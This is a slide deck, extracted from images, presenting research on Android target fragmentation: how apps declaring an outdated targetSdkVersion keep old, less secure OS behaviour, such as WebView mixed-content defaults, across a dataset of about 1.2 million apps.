
WRITE_SETTINGS

WRITE_CONTACTS


WRITE_SECURE_SETTINGS

WRITE_SETTINGS

Observed Flows



Chuli source-to-sink flows



Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- ➡ Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

Target Fragmentation in Android Apps

Patrick Mutchler
John Mitchell

Yeganeh Safaei
Adam Doupe

Takeaways

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences

“If the [operating system version of the device] is higher than the version declared by your app’s `targetSdkVersion`*, the system* ***may enable compatibility behaviors*** *to ensure that your app continues to work the way you expect.”*

- Android Developer Reference

Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences


Dataset


1,232,696 Android Apps

Popularity, Category, Update, and Developer metadata


Collected between May 2012 and Dec 2015


Broken into five datasets by collection date



Outdatedness
Android 5.0 Released
Android 5.1 Released
Android 6.0 Released
App Collected



100
80
60
40
20
0
% Apps
0
500
1000
1500
2000
2500
Outdatedness (Days)


Download Count
> 10m
1m - 10m
100k - 1m
< 100k
% Apps
0
20
40
60
80
100
0
500
1000
1500
2000
2500
Outdatedness (Days)


Negligent Outdatedness
Outdatedness
Android 5.0 Released
Android 5.1 Released
App Updated
Android 6.0 Released
App Collecte d


Negligent Outdatedness
Outdatedness
100
80
60
40
20
0
% Apps
0
500
1000
1500
2000
2500
Outdatedness (Days)


Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences

Mixed Content in WebView




```
Mixed Content: The page at                                  simple-example.html:1
'https://googlesamples.github.io/web-fundamentals/samples/discovery-and-
distribution/avoid-mixed-content/simple-example.html' was loaded over HTTPS, but
requested an insecure script 'http://googlesamples.github.io/web-
fundamentals/samples/discovery-and-distribution/avoid-mixed-content/simple-
example.js'. This request has been blocked; the content must be served over HTTPS.
```


Mixed Content in WebView

Major web browsers block Mixed Content

In Android 5.0, WebViews block Mixed Content by default

Can override default with `setMixedContentMode()`

